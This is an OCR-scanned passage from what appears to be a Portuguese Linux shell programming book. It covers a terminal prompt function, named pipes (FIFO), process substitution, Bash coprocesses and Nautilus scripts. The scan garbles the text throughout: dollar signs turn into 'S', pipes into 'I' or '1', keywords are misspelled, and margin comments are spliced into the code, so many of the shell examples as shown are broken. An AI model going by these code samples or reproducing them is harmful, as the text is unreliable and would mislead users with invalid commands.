    Sacos de gatos303 Afunção que foi escrita tem a seguinte cara: ?ergunta () DefVal• ~ echo "S2" 1 tr "a-z" "A-ztt • OthVal=-"echo "$3" I t.r ''a- z" "A- Z" " Quest='echo "$1? SDefVal//" ' Cols•' tput cols' Lins=·cput lines· Lin=·expr SLins - 2' Tam=' expr length "SQuest" · Col='expr ( SCols - $Tam ) I 2' tput cup SLin SCol echo -e "SQuest07c" read SN < /dev/tty SN=$(SN :- "$DefVal") SN•'echo SSN I tr " [a- z) " '' (A- ZJ " ' if [ "SSN" != "SOthVal" l then SN• "$DefVal " fi tput cup SLin O tput el return Converte ovalordefault para m aitiscula Idemcom ooutro valor AvariávelQuestrecebeotextojámontado Totalde ootunasdo terminalcorrente Total de linhasdoterminalcorrente Penúltimalinha } Cenl/alizo otextonapenú!Uma linha O07éobeep,em LINUXpode-se usarla Variável SNrecebe arespostadooperador Se operadordeu <ENTER>, SNrocebe default Converte resposta para maiúscula Qualquercoisa que não sejaooutro valor... Serátomada comoovalordefau# Posícionandono início dalinhada pef!lunta A~ando alinha inteira Usei o exemplo dessa forma para melhorar o seu detalhamento. Mas, como o She/1 é um interpretador (acho que intérprete fica melhor, né?), ele lê o programa sequencialmente, do início para o fim, e só entenderá uma chamada de função caso ele leia a sua declaração antes dessa chamada. Com isto eu quero dizer que a boa estruturação de um programa deve ser feita conforme o gráfico a seguir: Declaração de Variáveis Globais Áreade EspeciflcaQões das FU'IÇÕeS Corpo do Programa
  • 317.
    304 Programação ShellLinux Nesse gráfico, o que é chamado de declaração de variáveis globais é a área onde se deve especificar as variáveis que serão vistas pelo corpo do programa, e por alguma(s) função(ões) e/ou por algum(ns) Subshell(s). Eu não posso deixar de fazer este comentário! Programas de baixa per- formance me incomodam! O negócio é o seguinte: temos sempre que to- mar uma decisão envolvendo performance x legibilidade. Como um lívro tem que ser didático, normalmente opto pela legibilidade, mas esteja livre para fazer as suas criticas e enxugar códigos, veja só estas três linhas do programa anterior: Tam:z · e xp.r l ength " $Que~t. " ' Col=·expr ( SCols - STam ) I 2 tput cup $Lin $Col Poderiam ser substituídas por esta: tpuc cup SLin · expr ( scols - l ength •souest" J I z· FIFO Um recurso muito útil que o LINUX/UNIX lhe oferece são os named pipes, que permitem a comunicação entre processos diferentes. Uma característica fundamental que é extremamente útil aos usuários LINUX/UNIX é o pipe. Os pipes permitem que processos separados se comuniquem sem terem sido desenvolvidos para trabalhar juntos. Isso per- mite que ferramentas bastante específicas em suas funções sejam combi- nadas de formas complexas. Um exemplo simples do uso de pipes é o comando: $ l s I fgrep que Quando o She/1 examina a linha de comandos, ele acha a barra vertical <1 , que separa os dois comandos. O She/1 executa ambos os comandos, conectando a saída do primeiro à entrada do segundo. O programa 1s produz a lista dos arquivos no diretório corrente, en- quanto o t 9 rep lê a saida do 1 s e imprime somente aqueles que contêm a cadeia que em seus nomes. Mate com d re l s 1 • s
  • 318.
    Sacos de gatos305 O exemplo mostrado antes, que já é familiar a vocês, é um exemplo de um unamed pipe. O pipe existe somente no interior do kernel e não pode ser acessado pelo processo que o criou, neste caso, o She/1. Um outro tipo de pipe é o named pipe que também é chamado de FIFO. FIFO é um acrônimo de "First In First Ouf', que se refere à propriedade em que a ordem dos bytes entrando no pipe é a mesma que a da saída. O name em named pipe é, na verdade, o nome de um arquivo. Os arquivos tipo named pipes são exibidos pelo comando ls como qualquer outro, com poucas diferenças: $ ls -1 fifol prw-r-r-- 1 julio dipao O Jan 22 23 :11 fifo ll Este não é o ls -1 a que você está habituado o p na coluna mais à esquerda indica que fifol é um named pipe. O resto dos bits de controle de permissões, quem pode ler ou gravar o pipe, funcio- nam como um arquivo normal. Nos sistemas mais modernos um caractere 1 colocado ao fim do nome do arquivo é outra dica, e nos sistemas LINUX, onde a opção de cor está habilitada, o nome do arquivo é escrito em verme- lho por default. Nos sistemas mais antigos, os named pipes são criados pelo programa mknod, normalmente situado no diretório /etc. Nos sistemas mais moder- nos, a mesma tarefa é feita pelo mktifo . O programa mkfifo recebe um ou mais nomes como argumento e cria pipes com estes nomes. Por exemplo, para criar um named pipe com o nome pipel, faça: $ mkfifo pipel Exemplo: Como sempre, a melhor forma de mostrar como algo funciona é dando exemplos. Suponha que nós tenhamos criado o named pipe mostrado an- teriormente. Em outra sessão ou uma console virtual, faça: $ l s - 1 > pipel e em outra, faça: $ cat < pipel
  • 319.
    306 Programação ShellLinux Voilà! A saída do comando executado na primeira console foi exibida na segunda. Note que a ordem em que os comandos ocorreram não importa. Se você prestou atenção, reparou que o primeiro comando executado parecia ter "pendurado". Isso acontece porque a outra ponta do pipe ainda não estava conectada, e então o kernel suspendeu o primeiro processo até que o segundo "abrisse" o pipe. Para que um processo que usa pipe não fique em modo de wait, é necessário que em uma ponta do pipe tenha um processo "tagarela" e na outra um "ouvinte". Uma aplicação muito útil dos name.d pipes é permitir que programas sem nenhuma relação possam se comunicar entre si. Por exemplo, um programa que se;rve algum tipo de requisição (imprimir arquivos, acessar banco de dados) poderia abrir o arquivo de pipe para lei- tura (seria o processo "ouvinte"). Então, outro processo poderia fazer essa requisição abrindo o pipe, passando o comando (este seria o "tagarela"). Isto é, o "servidor" poderia executar uma tarefa em benefício do "cliente". Exemplo: Suponha que, para não gerar inconsistências em um arquivo que seja alterado por muitos usuários, todas as inclusões, exclusões e alterações de registros sejam feitos por um só programa servidor que sempre estará em backgound. Veja só como ficaria simples: $ mkfifo pipel $ ls - 1 p i pel Criando umarquivo üpo pipe pr~- r--r-- 1 jneves ssup o Jan 14 17 : 48 pipel $ c::at cliente B!/binhh c l ear: echo " tput cup 10 47 read Opc tput cup 12 26 case $Opc in Coletor de dados para atualização do allJUivo (tagarela) O que voce deseja fazer? 1 - Incluir 2 - ~xcluir 3 - Alte.rar ! nfot:ne a sua opcao : •• ~1atcria com d r bs auto a.~s
  • 320.
    e~ac 1) echo "Informeo conteudo do novo registro:" tput cup H 26 read Reg Cmd• a ; ; 2) echo "Exclusao d& qual registro?" tput cup 14 26 read Reg Cmd~d ; ; 3) e cho "In forme o texto antigo: " tput cup 14 26 J;ead Reg tput cup H Z6 echo "' Informe tput cup 18 26 read Txt Cmd• c '") echo exit o novo texto :" echo "$Ct!'..d : $Reg : $Txt " > pipel Veja agora o programa que atualiza o arquivo. Sacos de gatos 307 $ c a t .servidor Prog em backgroundque atualiza oarquivo(ouvinte) trap "rm /tmp/$$ 2> /clev/null; e ú t " O 1 2 15 '<lhilc t.rue do Cmd= •cat pipe l · case · echo $Cmd 1 c ut - fl - d : · in •) echo ' echo $Cmd I cut - fZ -d : • >> arquivo d) g rcp - v "echo $Cmd l c ut - f2 - d : · a rqu ivo > /tmp/$$ mv - f / tmp/$$ arquivo c) EraAssim= · echo SCmd I cut. .. f2 -d : · SeraAssirn=' echo SCrnd I cut - f3 - d : · sed "s/SEraAssim/$SeraJcssirn/" arquivo > /tmp/$S mv - f / t rnp/$$ arquivo esac done ~1atcria com d r bs auto a.~s
  • 321.
    308 Programação ShellLinux Uma outra forma (menos nobre) de utilizarmos o FIFO é para sincroni- zação de processos. Suponha que você dispare paralelamente dois pro- gramas (processos) cujos diagramas de blocos de suas rotinas são como a figura a seguir: Rotina de classificação (sort) de três grandes arquivos BLOC02 Rotinas de acenos e BLOCOI Rotina de abertura e BLOC02 Rotina de impressão do dados classificados pelo programai Os dois processos são disparados em paralelo e no BLOCOl do Programai as três classificações são disparadas da seguinte maneira: for Arq in BigFilel BigFi1e2 Bigfile3 do done if son SArq then else fi Manda-va Manda=pare break echo $Handa > pipel [ $Manda = pare J && [ echo Erro durante a classificação dos arquivos exit 1 J Assim sendo, o comando if testa cada classificação que está sendo efetuada. Caso ocorra qualquer problema, as classificações seguintes são abortadas, uma mensagem contendo a cadeia pare é enviada pelo pipel e programal é descontinuado com um fim anormal.
  • 322.
    Sacos de gatos309 Enquanto o Programai executava o seu primeiro bloco (as classifica- ções) o Programa2 executava o seu awco1, processando as suas rotinas de abertura e menu paralelamente ao Programai. ganhando dessa forma um bom inteNalo de tempo. O fragmento de código do Pro9rama2 a seguir mostra a transição do seu Bt.OCOl para O Bl.OC02 : OK•·cat. pipel lf ( SOK =va then el se e x it 1 li Recebeu •pare•em OK Após a execução de seu primeiro bloco, o Programaz passará a "ouvir" o pipel , ficando parado até que as classificações do Pro g ramai terminem, testando a seguir a mensagem passada pelo pipel para decidir se os ar- quivos estão íntegros para serem impressos, ou se o programa deverá ser descontinuado. Substituição de processos O She/1 também usa os named pipes de uma maneira bastante singular. Como já vimos, quando um comando está entre parênteses, ele na reali- dade é executado em um subshe/1 Como o She/1 atual recebe uma saída única desse subshe/1, se agruparmos diversos comandos sob um par de parênteses, essa saída poderia ser redirecionada como uma unidade. Por exemplo, o comando: $ (pwd ; ls -l) > saida.out enviará a saída de dois comandos <o pwd e o l s - ll para o arquivo saida .o uc. Uma substituição de processos (process substit ution) ocorre quando você põe um < ou um > grudado na frente do parêntese da esquer- da. Teclando-se o comando: $ eat < (ls -l) O< tem que estarcolado no paréntese Mate com d re l s 1 • s
  • 323.
    310 Programação ShellLinux Resultará no comando ls -1 executado em um subshe/1 como é nor- mal, porém redirecionará a saída para um named pipe temporário, que o She/1 cria, nomeia e depois remove. Então o cat terá um nome de ar- quivo válido para ler (que será este named pipe e cujo dispositivo lógico associado é /dev/fd/6 3 ) , e teremos a mesma saída que a gerada pela listagem do 1s -1, porém dando um ou mais passos que o usual. Essa técnica chama-se process substitution ou substituição de processos. Similarmente, dando >(comando) resultará no She/1 nomeando um pipe temporário do qual o comando dentro dos parênteses lê a entrada. Você deve estar pensando que isso é uma maluquice de nerd, né? Então suponha que você tenha 2 diretórios: di r e d n.bkp e deseja saber se os dois estão iguais (aquela velha dúvida: será que meu backup está atualiza- do?). Basta comparar os 2 diretórios com o comando cmp, fazendo: $ cmp <(ls -la dirl) <(lo -la dir.bkp) O comando cmp, cuja entrada só aceita arquivos, irá receber a listagem dos dois diretórios como se fossem arquivos (named pipes temporários ou /dev/fd/63 ) , lê-los e compará-los. Outro exemplo: $ echo $impar l 3 5 ' $ echo $par 2 4 6 e S paste < (e<:ho $impar I tr " • " 012" ) < (echo $par I tr " • "012") 1 2 3 4 5 6 7 8 No último exemplo, o comando tr transformou os espaços em branco das variáveis impares e pares em <ENTER> (usei a notação octal 012, mas no Linux poderia ter usado n) e cada um desses grupamentos de co- mandos gerou um arquivo temporário que pôde ser lido pelo paste . Tanto o ta r quanto o b zip2 necessitam de arquivos para serem felizes e executar corretamente as suas atribuições. Então para gerarmos um arquivo do tipo . ta r. bz2 teríamos de executar primeiramente o ta r e, na sua saída, Male com d re l s l • s
  • 324.
    Sacos de gatos311 executar o bzip2 . Usando a técnica de substituição de processos, podería- mos fazer o mesmo de forma mais compacta conforme o exemplo a seguir: $ tar cf >(bzip2 -c > arquiv o.tar .bz2) $NomeDiretorio Esmiuçando esse exemplo: primeiramente é feito um t a r no arquivo apon- tado pela variável $Nomeoiretorio e a sua saída é mandada para o arquivo temporário / d e v/fd/63, que é um named pipe usado para canalizar a saída do comando tar para o bzip2, gerando desta maneira o arquivo . tar .bz2 . O último exemplo para atestar a versatilidade da substituição de pro- cessos vem a seguir e é um fragmento de código extraído de um script da distro SuSE: ·thile read des what mask if.!lee; do il col!lllndos •. • done < <{route - nl Para testá-lo, vamos substituir coma ndos . . . por alguma besteira sem sentido, tal como: .,,hile read des v1hat mas k i face; do echo $des $"1hat $mask $iface clone< <{Loute -nl Que reproduziria a tabela de roteamento IP do kernef. Outra forma de cumprir a mesma tarefa, porém mais fácil de entender do que esta, seria a seguinte: .rouee - n I Hhile re-ad dett "'hat ma$k ifACé'; do echo $des Swhat. Smasl: $ifacê clone Apesar dessa forma de codificação produzir uma saída idêntica à anterior, o uso do pipe c1J gera um subsheff para a execução do laço (foop) while ; do . . . done e portanto alterações de valores de variáveis no seu interior seriam perdidas ao término desse subsheff. Assim sendo, se fizéssemos: route -n I while read x do ( (y++) ) done echo $y ~1atcria com d r bs auto a.~s
  • 325.
    312 Programação ShellUnux Não obteríamos saída alguma porque a variável sy não teria sido sequer criada no She/1 corrente, no entanto se fizéssemos: while read x do ((y++)) done < <Croute -n) echo Sy Teríamos como saída a quantidade de linhas geradas pelo comando route -n . Já que estamos no finalzinho desta seção, que você teve tanta paciência para ler, vejamos se a substituição de processos (process substitution) é mesmo feita via um named pipe temporário: $ 1s -1 >(cat) 1-wx------ 1 jneves jneves 64 Aug 27 12 :26 /dev/fd/63 - > pipe : [7039] $ 1s -1 >(cat) 1-wx------ i jneves jneves 64 Aug 27 12 :26 /dev/fd/63 -> pipe : [7050] É, realmente é um named pipe. A substituição de processos também pode ser misturada, você pode ver que o exemplo a seguir $ cat <(cat <(cat <(1s -1))) trabalha como uma forma muito redundante para listar o diretório corrente. Como você pode ver, os named pipes, com uma pequena ajuda do She/1, permite que árvores de pipes sejam criadas. As possibilidades são limita- das apenas pela sua imaginação. Coprocessos A partir da versão 4.0, o Bash incorporou o comando coproc . Este novo intrínseco (builtin) permite dois processos assíncronos se comunicarem e interagirem. Como cita Chet Ramey no Bash FAQ, ver. 4.01: "Há uma nova palavra reservada, coproc, que especifica um copro- cesso: um comando assíncrono que é executado com 2 pipes conec-
  • 326.
    Sacos de gatos313 lados ao Shell criador. coproc pode receber nome. Os descritores dos arquivos de entrada e saída e o PIO do coprocesso estão dispo- níveis para o Shell criador em variáveis com nomes especificas do cop.roc ." George Dimitriu explica: " coproc é uma facilidade usada na substituição de processos que agora está publicamente disponível." A comprovação do que disse Dimitriu não é complicada, quer ver? Veja a substituição de processos a seguir: $ cat < (echo xxx; s leep 3; echo yyy: s leep 3 ) Viu?! O cat não esperou pela conclusão dos comandos entre parênte- ses, mas foi executado no fim de cada um deles. Isso aconteceu porque estabeleceu-se um pipe temporário/d inâmico e os comandos que estavam sendo executados mandavam para ele as suas saídas, que por sua vez as mandava para a entrada do cat . Isso significa que os comandos dessa substituição de processos roda- ram paralelos, sincronizando somente nas saídas dos echo com a entrada do cat . A sintaxe de um coprocesso é: coproe [ nome] cmd redi re ciontune:nto~ Isso criará um coprocesso chamado nome . Se nome for informado, cmct deverá ser um comando composto. Caso contrário (no caso de n ome não ser informado), cmd poderá ser um comando simples ou composto. Quando um coproc é executado, ele cria um vetor com o mesmo nome nom<> no Shell criador. Sua saída padrão é ligada via um pipe a um descritor de arquivo associado â variável s(nome [o11 à entrada padrão do Shell pai (lem- bra que a entrada padrão de um processo é sempre associada por default ao descritor zero?). Da mesma forma, a entrada do coproc é ligada à saída padrão do script, via pipe, a um descritor de arquivos chamado s (nome [ 11 1. Assim, simplificando, vemos que o script mandará dados para o coproc pela variável s(nome (o J1 e receberá sua saída em s( nome ( 11 }. ~1atcria com d r bs auto a.~s
  • 327.
    314 Programação ShellLinux Note que esses pipes serão criados antes dos redirecionamentos es- pecificados pelo comando, já que eles serão as entradas e saídas do coprocesso. A partir daqui, vou detalhar rapidamente uns estudos que fiz. Isso con- tém um pouco de divagações e muita teoria. Se você pular para depois desses 1s•s. não perderá nada, mas, se acompanhar, pode ser bom para a compreensão do mecanismo do coproc . Após colocar um coproc rodando, se ele está associado a um descritor de arquivo, vamos ver o que tem ativo no diretório correspondente: $ 1s - 1 / dev/ fd l <><xr·..;xr"" 1 xoot root 13 2010- 01- 06 09: 31 /dev/fd - > /proc/self/fd Hummm, é um link para o /proc/self/tct. . . O que será que tem lá? $ ls -1 / proc/selfI fd total o lna·----- 1 JUlio j ulio 6 ~ 2010-01-06 16: 03 o -> /dev/pcs/0 1J;1'1X------ 1 julio julio 6 4 2010- 01-06 16: 03 1 - > /dcv/pts/0 lrwx------ 1 juli o julio 6 4 2010-01-06 16: 03 2 -> /dev/pts/0 lr-x---- -- l julio julio 64 2010-01-06 16: 03 3 -> / proc/3127/fd Epa, que o o. 1 e 2 apontavam para /ctev/pts/0 eu já sabia, pois são a entrada padrão, saída padrão e saída de erros padrão apontando para o pseudoterminal corrente, mas quem será esse maldito device 3? Veja- mos: s 1& - 1 / proc/$$/fd SS ÉoPID doShel/cotrenfe total o lr- x------ 1 julio julio 64 2010- 01- 06 0!): 31 o - > /dt>v/pts/0 lt> ·r.-:------ 1 julio julio 6 4 ?.010- 01- 06 09: 3'l l -> /de·,/pts /0 l t i.o!X------ 1 julio julio 6 4 2010-01-06 09: 31 2 - > /de't/pts/0 ltwx------ julio julJ.o 64 2010-01-06 16: 07 2 55 -> /dov/p ts/0 l-·tx---- -- 1 julio julio 64 2010-01-06 16: 07 $4 -> p >pe: [1 6857.1) 1-·IX-- ---- 1 julio julJ.o 6 4 2010-01-0~ 16: 07 .>õ -> pipe : [124461 1 1- .rx------ 1 julio julio 61 20 10·01·06 16: 07 .>8 -> pipe: ( 122927) lr-x·----- 1 julio j ulio 6 ·1 2010·01-06 16: 07 59 -> pipe : (168520] 1- -IX----- - 1 julio julio 6 ~ 2010-01-06 !6: 07 60 -> pipc : [121302 ] lr-x------ 1 julio julio 64 2010-01-06 16: 07 61 -> pipe: [124460] lr- x------ 1 julio julio 64 2010- 01- 06 16: 07 62 - > pipe: r122926] lr- Y.------ t jlliO julio 64 2010- 01- 0.; 16: 0-/ 63 - > pipe : [121301] Mate com d re l s 1 • s
  • 328.
    Sacos de gatos315 Epa, aí estão os links apontando para os pipes. Esse monte de arquivo de pipe que foi listado deve ser porque estava testando exaustivamente essa nova facilidade do Bash. Para terminar esta teoria chata, falta dizer que o J?I D do Shell gerado para interpretar o coproc pode ser obtido na variável $ nome_PI o e o coman- do w< li t pode ser usado para esperar pelo fim do coprocesso. O código de retorno do coprocesso ($?1 é o mesmo de cmd . Exemplos: Vamos começar com o mais simples: um exemplo sem nome e direto no prompt: $ coproc whilé rQad Entra >do > echo - a-=- $Entra -=-a- > done [2] 3030 $ eeho Ol á >&${COPROC[l) ) S read - u ${COPROC[0)) Sai $ echo $Sai -=--=- Olá -=-=- $ k i ll $COPROC_PID coproc ativo Manda Olá para apipe da saída Lê do pipe da entrada Isso nãopodeseresquecido... Comovocêviu,ovetor coPROC, estáassociado adoispipes;o s! coPROC[ 111 que contém o endereço do pipe de saída, e por isso a saída do echo esta redirecionada para ele e o stco?Roc ro11 que contém o endereço do pipe de entrada, e por isso usamos a opção - u do read que lê dados a partir de um descritor de arquivo definido, ao invés da entrada padrão. Como o coprocesso utilizava a sintaxe sem nome, o padrão do nome do Vetor é COI?ROC . Só mais uma teoriazinha chata: $ echo $(COPROC [@ )} 59 s q Lista todos os elementos do vetor Como você viu, s !coPROC to11 estava usando o pipe apontado por /proc/S$ /fd/59 e $ (COPROC ( l l I usava /prcc/SS / fd/54 . Mate com d re l s 1 ' s
  • 329.
    316 Programação ShellLinux Agora chega de teoria mesmo! Vamos usar nome neste mesmo exemplo, para ver que pouca coisa muda: $ coproc teste ( > ~hilo read Entr a > do > eoho -=-=- $Entra > done > ) (6] 3192 $ e c ho Olá >& $( t este(l]) $ read -u ${teste[O] ) Sa i $ echo $Sai -=-=- ou -=-=- $ k i ll Steste_PID Nesse momento, é bom mostrar uma coisa interessante: quais são os processos em execução? $ ps 'riME 0.10 PI O TTY 19 00 pts / 2S82 p t s/ O 00 : 00 : 01 bash O 00 : 00 : 00 ps Vamos executar 2 coprocessos simultãneos: $ coproc nomel > while read x > do > echo $x > done; } ( 1] 2883 $ coproc nome2 > whilo road y > do > ocho $y > done; } Somente um Bash emexecução Coproccsso nomol Coprocesso nome2 bash: avi so : execute_ coproc : cop roc [ 2863 : nome l ] s till exi sts (2 ] 2884 Xiiii! Acho que deu zebra! Mas será que deu mesmo? Repare que além do PIO 2 883 de nomel , ele também me devolveu o PIO 2 884 , que deve ser de nome2 . Vamos ver o que está acontecendo: ~1atcria com d r bs auto a.~s
  • 330.
    $ ps PI OT'fY 1900 pt:s/0 2883 pts/0 2884 p~;.s /0 2885 pts /0 TIME CMD 00 :00 : 01 bash 00:00 : 00 bash 00:00 : 00 bash 00 : 00 : 00 ps Sacos de gatos 317 Essej8 existia Esseestil executandonomet Esseestáexecutendonome2 Parece que foi só um aviso, pois os dois I?IDs informados quando inicia- mos os dois coprocessos estão ativos. Então vamos testar esses 2 caras: $ echo xxxxxxxxx >&${ nomel{~ ] } $ e c ho yyyyyyyyy >&${ nome2 [~ )) $ r e ad - u ${nomel[O)) Recebe $ echo $Recebe XX XXXY.XX X $ read -u ${nome2[0]) Recebe $ echo $ Recebe yyyyyyyyy $ k i l l $nomel_ PIO S k i l1 $noma2_ PIO Mandandocadeiaparanomet Mandandocadeia paranome2 Mergulhando fundo no nautilus O nautilus permite que você crie seus próprios scripts e os incorpore ao seu ambiente de forma a facilitar a sua vida. Scripts são tipicamente mais simples em operação que extensões do Nautilus e podem ser escritos em qualquer linguagem de script que possa ser executada no seu computador. Para executar um script, escolha Arquivo ~ Scripts, e então escolha o script que você quer executar a partir do submenu. Você também pode acessar scripts a partir do menu de contexto, isto é, clicando no botão da direita. Se você não tiver nenhum script instalado, o menu de scripts não aparecerá. Instalando scripts do gerenciador de arquivos O gerenciador de arquivos inclui uma pasta especial em que você pode ar- mazenar seus scripts. Todos os arquivos executáveis nessa pasta aparece- rão no menu scripts (Arquivos ~ Scripts ). Seu caminho completo é $HOHE/ . gnome 2/nautilus- scr ipts . ~1atcria com d r bs auto a.~s
  • 331.
    318 Programação ShellLinux Para instalar um script, simplesmente copie-o para esta pasta de scripts e dê a ele a permissão de execução (chmod +>< <nome do script>) . Para visualizar o conteúdo da sua pasta de scripts, se você já tiver scripts instalados, escolha Arquivos ~ Scripts ~ Abrir Pasta de Scripts. Aparecerá o seguinte diálogo: Todos os arquivos executáveis desta pasta aparecerão no men u Sc.rlpts. AD escolherum script no me:nu. esteserá executadocom os itens selecionados comoentrada. L .Q.K i) Outra forma de visualizar os scripts será navegando até a pasta de scripts com o gerenciador de arquivos, se você ainda não tiver quaisquer scripts. Pode ser necessário visualizar arquivos ocultos, para isto utilize Ver ~ Exibir Arquivos Ocultos (até porque se você estiver no seu diretório home (-1, sem esta opção ativada, você não verá o diretório .gnome2 1 Escrevendo scripts do gerenciador de arquivos Quando são executados em uma pasta local, os scripts receberão como entrada os arquivos selecionados. Quando são executados em uma pasta remota (por exemplo uma pasta mostrando conteúdo web ou de FTP), os scripts não receberão parâmetros alguns. A tabela a seguir mostra as variáveis passadas ao scripts: e tamanho dajanela atual
  • 332.
    sacos de gatos319 Quando executados a partir de uma pasta local, podemos passar para um desses scripts os conteúdos dessas variáveis. Quando executados a partir da seleção de arquivo(s) em um computador remoto isso não acontecerá. Algumas variáveis do nautilus podem e devem ser usadas, elas são: • NAUTILUS_SCRIPT_SELECTED_FILE_PATHS- são listados os ar- quivos com caminhos absolutos e com quebra de linha entre eles. Essa é a melhor variável a ser usada, mas ela tem um problema, não funciona em arquivos que estejam na área de trabalho e só funciona em arquivos locais, ou seja, só funciona em rede smb:/1 se você mon- tar a pasta da rede usando o mount e o smbfs. • NAUTILUS_SCRIPT_SELECTED_URIS - a função dessa variável é idêntica à anterior, com uma diferença: o caminho gerado é sempre no formato file://, smb:/1, ftp://, http:// etc..., ou seja, ele pode listar qualquer localização no computador, rede ou internet, mas tem um problema crítico, os acentos e espaços são convertidos em códigos, o que impede o seu uso em scripts (nada que não possa ser resolvi- do por um bom e velho sed filtrando e convertendo para seu valores originais). Mas por que mencioná-lo? Porque ele é a melhor opção para usar com programas que usem o gnome-vfs, como o gnome- open, Totem, Rhythmbox, etc. • NAUTILUS_SCRIPT_CURRENT_URI- esta variável contém a pasta atual de execução, equivalente ao comando dirname . Como a pri- meira variável, essa aqui não funciona na área de trabalho. • NAUTILUS_SCRIPT_WINDOW_GEOMETRY- esta variável infor- ma a posição e tamanho da janela do nautilus com a qual foi cha- mado o script. Se você quiser abrir uma janela de diálogo (com o zenity, por exemplo), saberá a posição e o tamanho da janela do nautilus para não superpor. A geometria é informada da seguinte maneira: <larqura>x<altura>+<desloc_horizontal>+<desloc_ vertical> As definições acima foram inspiradas no excelente artigo do Lincoln Lor- dello em http://www.vivaolinux.com.br/artigo/Nautilus-Scripts/?pagina=1.
  • 333.
    320 Programação ShellLinux Imagine você que, ao listar a variável ~NAUTiws_scRI PT_SE LE:CTED_URis, recebi a seguinte cadeia: f•l e :/I/ home/j ulio/ • c3~ 81J:ea ~20de ~ 20Trabal ho, então tratei de jogá-la em um filtro com sed : $ s&d 's/%C3%81/Á/q;sl%201 lq' <<< $NAUTILUS_SCRIPT_ SELECTED_ URIS file: I I l home/ julio/Area de Trabalho Como um livro não permite que você se afaste muito do assunto, o filtro de sed que usei como exemplo só filtrava à e espaço em branco, mas se você for usar muito esse tipo de conversão, aconselho a escrever um script com todas as conversões possíveis e, a cada uRr que você receber, pas- sar a variável como parâmetro para esse script (fica melhor ainda se esse script for incorporado como uma função externa, sendo executado com o comando sou rce). Uma coisa que descobri por acaso, mas não vi nenhuma literatura a respeito, é que se você criar diretórios dentro do $HOH!l/ . g nome2 /nautilus- scupts e dentro dessa pasta colocar scripts executáveis, esses diretórios também aparecerão no menu (Arquivos ~ scripts), ajudando a organizar e hierarquizar as suas ferramentas. Exemplos de scripts Existem 3 tipos de scripts que podem ser executados dentro do nautilus: 1. Com interface gráfica - Esta é a melhor forma de interagir com o nautilus, além de ser a mais elegante. A melhor forma de fazê-lo é usando zenity (você precisa conhecer bem esta interface do Shell. É muito fácil, simples, elegante e eficiente); 2. Com interface a caractere sem receber dados externos -Também é simples e o Shell sozinho resolve essa parada; 3. Com interface a caractere recebendo dados externos - Essa é de longe a mais chata porque não é óbvia. O problema que surge é em abrir um xterm. Demorei muito e fiz muitas tentativas até conseguir. Mas depois de descoberto o segredo do sucesso, é só seguir a recei- ta do bolo e tudo fica fácil. Vamos ver alguns exemplos que uso no meu dia a dia: Mate com d re l s l • s
  • 334.
    Com interface gráfica: $cat redimen_zen.sh o!/bin/bash i Redi mensiona fot os. direto no Naut.il u.s IFS=•• D IFS passa a ser somen~e o new line Tipo=Sizenioy - -list --titl e "Redirnensiona imagens" Sacos de gatos 321 --text .. Informe se redimensionamentoné percentual ou absoluto" --tadiolist --col um.n J1arque --column ..Tipo" t rue Percentual fal s.e P.bsoluto) li exit 1 if [ $Tipo = Pe r centual ) then Val=$(zenity --entry --title "Reditn.ensiona imagens" --text ''Informe o perce.nt ual de r eduç.ao" --entr y-text 501~ I I exit 1 M Concatenando % em SVal el se Vala$tzenity --entry --title "1edimensiona imagens" --text " I n forme a l argura final da .imagem" --entry-text 200)x 11 exit l fi Va~ · ${zeni cy --list --title "Redimensiona imngens" --text "Escolha uma das opcões abaixo.. --~adiolist --height 215 -->tidth 390 --hide- co1umn 2 --colunm Marque --colurnn " •• --colu~"n.Y) Opções false O "Saída da imagem em outro dirccório" fa l se l "Saida da imagem com sufixo" true 2 "Saida da irna9em sobrreqravando a i n icial ..) 11 exit. 1 ct~se $Vo!lr in 0) Oi~=$(zenity -- file-selection -- titlc "Escolha diret6rio" - - directory) li ex. i t 1 ; ; l) Suf=$jzenity --entry --title " Redimensiona imagens•• --cext "I nforme o sufixo dos arquivos " --entr:y-t:ext _ redim) l i exit 1 ; ; 2) mogrify --resize $Val " $NiUTILUS_ SCRIPT_SELECTED_ FILE_PATHS" exit ; i ~1atcria com d r bs auto a.~s
  • 335.
    322 Programação ShellLinux esac Arqs• $ (echo "$NAUTILUS_ SCRIPT_ SELECTE;D_ FlLE_PATHS" I ;•c - l l i No f or a ~eguir urn echo nu_rnérico a tua l iza i + a barrtt d~ progresso c um echo seguido de um !'!+ j ogo-da-velha ( !I) acu.-.lizn. o toxt:o do cabeçalho for Axq i n $~UTlLUS_SCRIPT_SELECTED_riLE_PATHS do echo $ ( (++ i • 100 I sA rqs}} echo "i Redimensionando $(basename $Arq) " slecp 3 if [ $Var - e q O ] the n conve.rt ''Sluq" - res ize SVal u$Di.r/$ {Arq##*/}" else conver t " SA.rq" - resize SVal "S (ArqH . "/SSuf.S(Arq#' . } " fi done I zenity --progress --title "Aguarde . Em redimensionamento" --auto-close --aut:o-kill Com interface a caractere sem receber dados externos: $ cat naut root.sh #!/ bin/bash 8 Executa uma sessão de Haut:i lus como root •+ o gksudo pa ra pegar rapidamente a senha de root !I+ caso o tempo de s udo tenha expi rado . f+ O comando executado pelo 9ksudo não p.roduz nada ~+ istJo foi f eito par a o s udo da l ina .se9uintc ganhar ~+ o privilôqio de root, sem pedir senha pela ~+ l inha de com.ando, o que complicari a. gksudo - u root - k - m " I nforme suc1 senha" true sudo nautilus --no..d esktop SHAUTILUS_ SCRIPT_CURREHT_ URI Fui informado que existe um bug reportado sobre uma mensagem de warning do nautilus, somente sob o Ubuntu, mas que aparentemente não influi na execução da tarefa. Provavelmente quando você ler isso, o bug já terá sido consertado, mas, de qualquer forma, vou colocar um outro script muito semelhante a este, que é muito útil e está rodando redondinho. $ cat gedit_root. sh ~ ! /bin/bash f Executa uma s essão d e gedit como ~oot . ~1atcria com d r bs auto a.~s
  • 336.
